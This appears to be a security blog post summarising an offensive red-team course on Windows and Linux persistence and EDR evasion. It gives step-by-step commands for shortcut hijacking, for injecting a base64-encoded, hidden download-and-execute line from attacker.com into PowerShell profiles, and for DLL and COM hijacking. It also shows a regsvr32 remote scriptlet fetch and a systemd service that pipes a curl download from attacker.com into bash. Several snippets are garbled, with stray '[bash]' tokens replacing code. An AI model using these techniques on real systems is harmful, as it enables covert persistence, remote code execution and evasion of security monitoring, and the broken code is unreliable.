Listen to this Post
Introduction:
In the realm of advanced adversarial operations, achieving stealthy persistence is paramount to maintaining a foothold within a compromised environment. Modern red teaming and threat actor tactics have evolved beyond simple registry run keys, focusing on “living off the land” techniques that blend malicious activity with legitimate system processes. This article delves into the technical core of a comprehensive cyber kill chain course, exploring high-integrity persistence mechanisms, kernel weaponization, and the use of Command and Control (C2) frameworks with Beacon Object Files (BOFs) to evade modern security controls.
Learning Objectives:
- Master the implementation of stealthy persistence techniques, including Shortcut (LNK) manipulation, PowerShell profile hijacking, and COM/DLL hijacking.
- Understand the principles of unmanaged execution and kernel weaponization to bypass endpoint detection and response (EDR) solutions.
- Learn to integrate evasion tactics within a C2 framework using BOFs to simulate sophisticated adversary behavior across the entire kill chain.
You Should Know:

- The Art of Stealthy Persistence: Shortcut and PowerShell Profile Hijacking
Persistence mechanisms are the backbone of long-term access. The course highlighted focuses on techniques that operate at both medium and high integrity levels, ensuring a foothold survives reboots and user logoffs.
Shortcut (LNK) Hijacking
This technique exploits the Windows Shell to execute malicious code when a user interacts with a seemingly benign shortcut. Attackers often replace legitimate `.lnk` files in the Startup folder (%AppData%\Microsoft\Windows\Start Menu\Programs\Startup) or modify the target path of existing shortcuts to point to a malicious payload.
Step‑by‑step guide:
- Identify a Target Shortcut: Locate a frequently used shortcut, such as one for Microsoft Office or a browser.
- Modify the Target Path: Right-click the shortcut, select Properties, and change the “Target” field to:
`C:\Windows\System32\cmd.exe /c C:\path\to\malware.exe & “C:\original\path\application.exe”`
This executes the malware silently before launching the legitimate application.
3. Set Persistence via PowerShell: Use a script to automate this across multiple user profiles:
$shortcut = (Get-ChildItem "$env:USERPROFILE\Desktop.lnk")[bash]
$shortcutPath = $shortcut.FullName
$shell = New-Object -ComObject WScript.Shell
$link = $shell.CreateShortcut($shortcutPath)
$link.TargetPath = "C:\Windows\System32\cmd.exe"
$link.Arguments = "/c C:\Windows\Temp\payload.exe & <code>"$($link.TargetPath)</code>""
$link.Save()
PowerShell Profile Hijacking
PowerShell profiles are scripts that execute automatically when a PowerShell session starts. Hijacking the `$PROFILE` file allows an attacker to run code in any PowerShell session, making it a high-fidelity persistence mechanism for administrators.
Step‑by‑step guide:
- Check for Existing Profile: In a PowerShell terminal, run
Test-Path $PROFILE. IfFalse, create the profile directory. - Inject Malicious Code: Append a command to the profile file that will download and execute a payload or establish a C2 connection.
Add this line to the profile file Add-Content -Path $PROFILE -Value 'IEX(New-Object Net.WebClient).DownloadString("http://attacker.com/evil.ps1")' - Maintain Stealth: To avoid detection, base64-encode the command:
$code = 'IEX(New-Object Net.WebClient).DownloadString("http://attacker.com/evil.ps1")'
$encoded = [bash]::ToBase64String([Text.Encoding]::Unicode.GetBytes($code))
Add-Content -Path $PROFILE -Value "powershell -NoP -NonI -W Hidden -Enc $encoded"
2. COM and DLL Hijacking: Leveraging Trusted Binaries
Component Object Model (COM) and Dynamic Link Library (DLL) hijacking are sophisticated methods that abuse the way Windows resolves and loads libraries. These techniques are effective because they leverage legitimate, signed Microsoft executables to load malicious code, bypassing application whitelisting and EDRs.
Step‑by‑step guide for DLL Hijacking (Planting):
- Identify a Missing DLL: Use a tool like Process Monitor (ProcMon) to find legitimate processes attempting to load a DLL from a writable directory but failing (e.g.,
NAME NOT FOUND). - Create a Malicious DLL: Generate a DLL that exports the required functions (often
DllMain) to execute shellcode or a C2 beacon. - Place the DLL: Drop the malicious DLL in the directory where the process looks, typically the application’s folder or a system path with weaker permissions.
Example: Many legacy applications attempt to load `version.dll` from their install directory. If a standard user can write toC:\Program Files\LegacyApp\, dropping a malicious `version.dll` will cause it to load when the application starts.
Step‑by‑step guide for COM Hijacking (Server Lookup):
- Target a COM Object: Identify a CLSID that is triggered by a common user action (e.g., opening File Explorer).
- Modify the Registry: Write a `TreatAs` key to redirect the CLSID to a malicious class. This is often done via a user-level registry hive to avoid requiring admin privileges.
Example: Redirect CLSID for a common task to a malicious COM server New-Item -Path "HKCU:\Software\Classes\CLSID{00000000-0000-0000-0000-000000000000}\TreatAs" -Value "{MALICIOUS-CLSID}" - Execute: When the legitimate application invokes the original CLSID, it is redirected to the attacker-controlled server, executing code in the context of the trusted process.
3. Evasion Through Unmanaged Execution and Kernel Weaponization
To evade user-mode hooks placed by EDRs, adversaries turn to unmanaged execution. This involves executing native code directly from memory without invoking high-level WinAPI calls that are monitored.
Unmanaged Execution via Cobalt Strike BOFs:
Beacon Object Files (BOFs) are small, position-independent code modules that execute in the target process’s memory without spawning a new thread, leaving minimal forensic artifacts. The course material emphasizes BOF development to perform tasks like credential dumping or process injection without touching disk.
Step‑by‑step guide (Conceptual):
- Write a BOF: In C, create a function that performs a specific task, such as enumerating processes using the native API (
NtQuerySystemInformation). - Compile: Compile the code into an object file using Mingw-w64: `x86_64-w64-mingw32-gcc -c mybof.c -o mybof.o`
3. Load in C2: Use the C2 framework’s `inline-execute` command to run the BOF in the beacon’s current process. This code executes in the context of the legitimate process, bypassing the need for `VirtualAllocEx` andCreateRemoteThread, which are common detection points.
Kernel Weaponization:
At the highest integrity level, kernel drivers can disable or patch security products. This involves signing a malicious driver (or exploiting a vulnerable signed one) to load into the kernel, granting the attacker unrestricted access to the operating system.
4. Attacking Security Controls and Initial Access
Bypassing security controls requires a layered approach. The course covers techniques to disable EDRs through direct system calls (Syscalls) to bypass API hooks, and the use of initial access vectors like spear-phishing with macro-enabled documents or HTML smuggling.
Bypassing EDR Syscalls:
Instead of calling `kernel32.dll` functions, which are hooked by EDRs, malware directly calls the syscall number in `ntdll.dll` or uses a custom syscall stub. This allows the code to execute without the EDR’s user-mode hook ever seeing the call.
Initial Access:
For initial access, adversaries often use `regsvr32.exe` to execute a remote scriptlet, bypassing application whitelisting policies.
regsvr32 /s /n /u /i:http://attacker.com/script.sct scrobj.dll
This command fetches a scriptlet from a remote server and executes it using a trusted Windows binary.
5. Cloud and Cross-Platform Hardening
While the core course content focuses on Windows, the principles of persistence and evasion are applicable to cloud and Linux environments. For cloud hardening, organizations must focus on identity and access management (IAM) misconfigurations. A common attack vector is the creation of a backdoor user with administrative privileges in Azure AD or AWS IAM, bypassing traditional network defenses.
For Linux, persistence can be achieved via systemd timers or cron jobs.
 Create a malicious systemd service
echo "[bash]
Description=Evil Service
[bash]
ExecStart=/bin/bash -c 'curl -s http://attacker.com/payload | bash'
[bash]
WantedBy=multi-user.target" > /etc/systemd/system/evil.service
systemctl enable evil.service
systemctl start evil.service
What Undercode Say:
- Evasion is a Multi-Stage Process: Modern persistence is not just about placing a binary in a startup folder; it’s about blending with legitimate system behavior, using unmanaged code to avoid detection, and leveraging trusted binaries as execution hosts.
- The Kill Chain is Interconnected: Initial access, evasion, and persistence are not siloed. Techniques like DLL hijacking (persistence) rely on initial access vectors (e.g., phishing) and evasion tactics (e.g., BOFs) to succeed. A comprehensive security posture must address the entire chain, not just individual links.
Prediction:
The future of offensive security will see a deeper integration of kernel-level attacks and AI-driven evasion. As EDRs become more adept at detecting user-mode hook bypasses, adversaries will increasingly target the kernel directly, exploiting vulnerable drivers or leveraging bring-your-own-vulnerable-driver (BYOVD) attacks. Simultaneously, AI will be used to dynamically generate malware signatures and polymorphic code that can adapt to static analysis tools, forcing defenders to adopt behavior-based and memory-only detection strategies that focus on the end-to-end kill chain rather than static indicators of compromise.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Saad Ahla – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


